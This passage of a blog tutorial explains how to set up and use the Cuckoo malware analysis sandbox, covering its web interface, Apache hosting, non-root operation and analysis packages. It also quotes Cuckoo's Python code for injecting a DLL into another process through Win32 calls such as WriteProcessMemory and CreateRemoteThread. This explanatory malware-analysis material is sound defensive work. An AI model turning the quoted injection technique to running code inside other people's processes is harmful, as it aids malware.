
## Using Web Interface

To start a web interface, we have to run the utils/web.py utility, which will start listening on port 8080.

```
root:/srv/cuckoo# ./utils/web.py --help
usage: web.py [-h] [-H HOST] [-p PORT]

optional arguments:
  -h, --help            show this help message and exit
  -H HOST, --host HOST  Host to bind the web server on
  -p PORT, --port PORT  Port to bind the web server on
```

To start the web interface, all we need to do is run web.py, but we can optionally make it bind to an arbitrary port by using the --port argument. Afterwards, we can connect to the 8080 port with a web browser, which will display a Cuckoo web interface as shown below. We can choose the meterpreter.exe file and submit it for analysis the same way as we did with the submit.py script.




Once the analysis is complete, we can see the results in a web interface. One of the most most interesting details is the "File Details" section of the report presented below, where we can see the filename, file size and a lot of other useful stuff, like whether the meterpreter sample is detected by Yara or PEiD.

**File Details**

| | |
|---|---|
| File name | meterpreter.exe |
| File size | 73802 bytes |
| File type | PE32 executable (GUI) Intel 80386, for MS Windows |
| CRC32 | 3698DEB8 |
| MD5 | 01459b25bfe5a11caeb99f8a984be511 |
| SHA1 | bfae5c45c3021f06a003abfc49ff8282b1667c85 |
| SHA256 | 849a792c8574fe4a0f3c9d2a97dc547d8851b3a18b8896d373580efa0c6f60fa |
| SHA512 | 99a3c9f42d2c48bc0b750944f271df0fd888a9fe5b972076cf94a287fa4a64bea9ff5e8b4143c4ff7052542dbcdfd4d2f0add097cbdd90d28d1190196927732e |
| Ssdeep | 1536:IpkuyQXyRE9WxlcmjTE/is2uMb+KR0Nc8QsJq39:jQX8E9WrzQEZ2ue0Nc8QsC9 |
| PEiD | None matched |
| Yara | None matched |
| VirusTotal | File not found on VirusTotal |

Alternatively, we should rather use Apache to server the Cuckoo webpage, which we can do by creating the /etc/apache2/sites-enabled/cuckoo and using the following configuration directives. The WSGIScriptAlias maps a URL to a filesystem location and marks the target as a WSGI script: whenever we request the http://analyzemalware/ in our web browser, the server will run the WSGI application defined in wsgi.py script. The WSGIDaemonProcess specifies the distrint daemon process for applications, which can be run under a different usernams as Apache. The rest of the options in VirtualHost directive should be self-explanatory.

```
<VirtualHost *:443>
ServerAdmin admin@company.com
ServerName analyzemalware
WSGIDaemonProcess web user=cuckoo group=cuckoo processes=1 threads=5
WSGIScriptAlias / /srv/cuckoo/web/web/wsgi.py
<Directory /srv/cuckoo/web/web/>
AllowOverride All
Order deny,allow
Allow from all
</Directory>
Alias /static /srv/cuckoo/web/static
<Directory /srv/cuckoo/web/static>
AllowOverride All
```

```
Order deny,allow
Allow from all
</Directory>
ErrorLog /var/log/cuckoo/web-error.log
CustomLog /var/log/cuckoo/web-access.log combined
LogLevel warn
ServerSignature Off

# ssL
SSLEngine on
SSLCertificateFile /etc/ssl/certs/ssl-cert-snakeoil.pem
SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
</VirtualHost>
```

When restarting Apache web server and visiting the Cuckoo web address as specified in the configuration file, the Cuckoo web interface will be shown.

### Running Cuckoo as Normal User

After we've configured and tested everything, we should run Cuckoo as normal cuckoo user without root privileges: we should never be executing malware as root, because malware can somehow break out of the virtualization environment and execute code under the user virtualization software is running. First we have to transform the previously created virtual machine to cuckoo user's home directory /home/cuckoo/ and register it with the cuckoo user. We should also run the registervm command with VboxManage, which will tell VirtualBox about the previously created virtual machine. We have to run commands presented below:

```
root:~# mv /root/VirtualBox\ VMs/ /home/cuckoo/
root:~# chown cuckoo:vboxusers /home/cuckoo/VirtualBox\ VMs -R
root:~# su - cuckoo
cuckoo:~$ VBoxManage registervm /home/cuckoo/VirtualBox\ VMs/WindowsXPSP3/WindowsXPSP3.vbox
cuckoo:~$
```

After that we can execute ./cuckoo.py normally as shown on the picture below, which will be able to import the previously created virtual machine without any problems.

```
root:~# chown cuckoo /srv/cuckoo -R
root:~# su - cuckoo
cuckoo:~$ cd /srv/cuckoo/
cuckoo:/srv/cuckoo$ ./cuckoo.py
```

```
Cuckoo Sandbox 1.2-dev
www.cuckoosandbox.org
Copyright (c) 2010-2014

Checking for updates...
Good! You have the latest version available.

2014-11-08 15:09:23,283 [lib.cuckoo.core.scheduler] INFO: Using "virtualbox" machine manager
2014-11-08 15:09:23,643 [lib.cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2014-11-08 15:09:23,647 [lib.cuckoo.core.scheduler] INFO: Waiting for analysis tasks.
```

We can also verify that Cuckoo is actually running under the cuckoo username, which is shown below.

```
root:~# ps aux | grep -i cuckoo | grep python
cuckoo   14977  1.1  6.8 261184 70560 pts/2    Sl+  15:09   0:02 python ./cuckoo.py
root:~#
```

## Cuckoo Analysis Packages

Cuckoo contains multiple analysis packages, which guide Cuckoo's analyzer when conducting the analysis. The analysis packages are contained in the analyzer/windows/modules/packages/ directory and are presented in the table below.

**Cuckoo analysis packages**

| Cuckoo Analysis Package | Description |
|---|---|
| applet | Used to analyze Java applets. |
| bin | Used to analyze binary data. |
| cpl | Used to analyze control panel applets. |
| dll | Used to analyze dynamically linked libraries. |
| doc | Used to analyze Microsoft Word documents. |
| exe | Used to analyze Windows executables. |
| generic | Used to analyze generic samples. |
| | |

| | |
|---|---|
| html | Used to analyze HTML code. |
| ie | Used to analyze Internet Explorer process when opening an URL. |
| jar | Used to analyze Java JAR files. |
| pdf | Used to analyze PDF documents. |
| ppt | Used to analyze PPT documents. |
| ps1 | Used to analyze powershell files. |
| python | Used to analyze python files. |
| vbs | Used to analyze VBScripts files. |
| xls | Used to analyze XSL documents. |
| zip | Used to analyze ZIP archives. |

The analysis packages are basically just modules that tell Cuckoo how the uploaded files need to be tested. For executable files, the exe.py looks like presented below, where the arguments parameter is taken from request and added to the program name.

```
root:/srv/cuckoo# cat analyzer/windows/modules/packages/exe.py
# Copyright (C) 2010-2014 Cuckoo Foundation.
# This file is part of Cuckoo Sandbox - http://www.cuckoosandbox.org
# See the file 'docs/LICENSE' for copying permission.

from lib.common.abstracts import Package

class Exe(Package):
    """EXE analysis package."""

    def start(self, path):
        args = self.options.get("arguments")
        return self.execute(path, args)
```

From the code snippet above, we can see that start() function basically calls the execute() function, which is part of the Package class defined in the ./analyzer/windows/lib/common/abstracts.py Python file.

```
def execute(self, path, args):
    """Starts an executable for analysis.
    @param path: executable path
    @param args: executable arguments
    @return: process pid
    """
    dll = self.options.get("dll")
    free = self.options.get("free")
    suspended = True
    if free:
        suspended = False

    p = Process()
    if not p.execute(path=path, args=args, suspended=suspended):
        raise CuckooPackageError("Unable to execute the initial process, "
                                 "analysis aborted.")

    if not free and suspended:
        p.inject(dll)
        p.resume()
        p.close()
        return p.pid
```

We can take a look at the self.options.get function calls to determine which arguments it accepts. The argument free is used to enable behavior logs, the arguments argument is used to specify command-line arguments to be passed to the malware sample. The procmemdump enables the memory dump of actively monitored process, while the dll specifies the name of the optional DLL that will be injected into the process instead of cuckoomon.dll.

To use a specific package, we should choose it when submitting a new malware sample for analysis.

## Analyzing the Cuckoo's DLL Injection

Cuckoo injects the cuckoomon.dll DLL library into the process by using the inject() function defined in analyzer/windows/lib/api/process.py.

```
def inject(self, dll=None, apc=False):
    """Cuckoo DLL injection.
    @param dll: Cuckoo DLL path.
    @param apc: APC use.
    """
    if not self.pid:
        log.warning("No valid pid specified, injection aborted")
        return False

    if not self.is_alive():
        log.warning("The process with pid %s is not alive, "
                    "injection aborted", self.pid)
        return False

    if not dll:
        dll = "cuckoomon.dll"

    dll = randomize_dll(os.path.join("dll", dll))
```

Cuckoo will then try to inject the DLL into the process by using the following functions: VirtualAllocEx, WriteProcessMemory, CreateEventA and CreateRemoteThread.

- VirtualAllocEx

```
  arg = KERNEL32.VirtualAllocEx(self.h_process,
                                None,
                                len(dll) + 1,
                                MEM_RESERVE | MEM_COMMIT,
                                PAGE_READWRITE)

  if not arg:
      log.error("VirtualAllocEx failed when injecting process with "
                "pid %d, injection aborted (Error: %s)",
                self.pid, get_error_string(KERNEL32.GetLastError()))
      return False
```

- WriteProcessMemory

```
    if not KERNEL32.WriteProcessMemory(self.h_process,
                                       arg,
                                       dll + "\x00",
                                       len(dll) + 1,
                                       byref(bytes_written)):
        log.error("WriteProcessMemory failed when injecting process with "
                  "pid %d, injection aborted (Error: %s)",
                  self.pid, get_error_string(KERNEL32.GetLastError()))
        return False
```

- QueueUserAPC

```
if apc or self.suspended:
    log.debug("Using QueueUserAPC injection.")
    if not self.h_thread:
        log.info("No valid thread handle specified for injecting "
                 "process with pid %d, injection aborted.", self.pid)
        return False

    if not KERNEL32.QueueUserAPC(load_library, self.h_thread, arg):
        log.error("QueueUserAPC failed when injecting process with "
                  "pid %d (Error: %s)",
                  self.pid, get_error_string(KERNEL32.GetLastError()))
        return False
    log.info("Successfully injected process with pid %d." % self.pid)
```

- CreateEventA

```
    event_name = "CuckooEvent%d" % self.pid
    self.event_handle = KERNEL32.CreateEventA(None,
                                              False,
                                              False,
                                              event_name)
    if not self.event_handle:
        log.warning("Unable to create notify event..")
        return False
```

- CreateRemoteThread

```
  log.debug("Using CreateRemoteThread injection.")
  new_thread_id = c_ulong(0)
  thread_handle = KERNEL32.CreateRemoteThread(self.h_process,
                                              None,
                                              0,
                                              load_library,
                                              arg,
                                              0,
                                              byref(new_thread_id))
  if not thread_handle:
      log.error("CreateRemoteThread failed when injecting process "
                "with pid %d (Error: %s)",
                self.pid, get_error_string(KERNEL32.GetLastError()))
      KERNEL32.CloseHandle(self.event_handle)
      self.event_handle = None
      return False
```

If we look at the code, we can see those are standard Win32 API functions that can be used to allocate memory inside another process, write a DLL into the allocated memory and create a new thread in the remote process which executes the injected DLL. Therefore, code execution inside an arbitrary remote process can be done by simply calling a few functions and passing a DLL, which will get executed.

## Conclusion

In this article we've taken a look at Cuckoo malware analyst sandbox. We've approached the problem from the beginning and first installed and configured Cuckoo from scratch. Then we've setup a virtual machine running Windows XP, which will be used to run malware samples.

Since there are a myriad of malware samples being distributed around the Internet every day, it's important to analyze them quickly and efficiently and this is where Cuckoo comes in. Since Cuckoo is open-source anybody can install it for free and most importantly contribute new features that possibly make malware analysis more reliable.

I urge you to try and install Cuckoo, since the process is quite easy and if anything is unclear don't forget to comment below.

## References

[1] Cuckoo Installation, http://docs.cuckoosandbox.org/en/latest/installation/.

## Comments

**6 Comments** Protean Security Login

Recommend 5 Share Sort by Best

Join the discussion…

muqaddas • 5 months ago
can cuckoo be run in linux guest??/
Reply • Share ›

proteansec Mod muqaddas • 5 months ago
Yes it can, the Cuckoo Agent was written with cross-compatibility in mind, so you can install it on Windows, Linux, Mac, etc as you can see here: http://docs.cuckoosandbox.org/....
Reply • Share ›

muqaddas proteansec • 4 months ago
Can you guide me how to configure linux guest and what type of files can be analyzed in it.As i cannot get any tutorial in which linux guest and linux codes are being analyzed:(
Reply • Share ›

proteansec Mod • 10 months ago
No problem, we're happy that you found the article useful and informative.
Reply • Share ›

Fantaghost • 10 months ago
Thank you very much for this useful article! Great job ;)
Really appreciated.
Reply • Share ›

eliteuser • a year ago
Thank you for a wonderful post full of new and interesting information.
Reply • Share ›

ALSO ON PROTEAN SECURITY

**WordPress Plugin Vulnerabilities: From a Developer's Point of View**
2 comments • a year ago
dejan — Yeah it is, sorry about that. The mistake will be corrected.

**MSDOS and the Interrupt Vector Table (IVT)**
1 comment • a year ago
kevin — Great article, I haven't seen MSDOS explained in a while, and this certainly brings back the memories :)

**Achieving Anonymity with Tor Part 5: Tor Bridges and Hidden Services**
2 comments • a year ago
Dejan Lukan — Thank you for a wonderful feedback. You can also follow the RSS to receive updates regularly.

**The Export Directory**
4 comments • a year ago
Murat — Nice write up on how the export table is populated. Deriving this, built a library to provide chunks of assembler code to read-enumerate all the export …

Subscribe Add Disqus to your site Add Disqus Add Privacy

BLOG CATEGORIES

Application Security

blog

Exploit Development

Forensics

General Security

Hacking

Linux

Malware Analysis

Other

Programming

Reverse Engineering

RECENT POSTS

Analysis of Disco Savings Adware

PfSense Vulnerabilities Part 4: Directory Traversal

PfSense Vulnerabilities Part 3: Local File Inclusion

PfSense Vulnerabilities Part 2: Command Injection

PfSense Vulnerabilities Part 1: XSS

Next Generation Dynamic Analysis with PANDA

The Awesomeness of Open Source

Installing and Using Cuckoo Malware Analysis Sandbox

Running VirtualBox/VMWare on Hardened Kernel

A Blast From the Past: Executing Code in Terminal Emulators via Escape Sequences

CONTACT US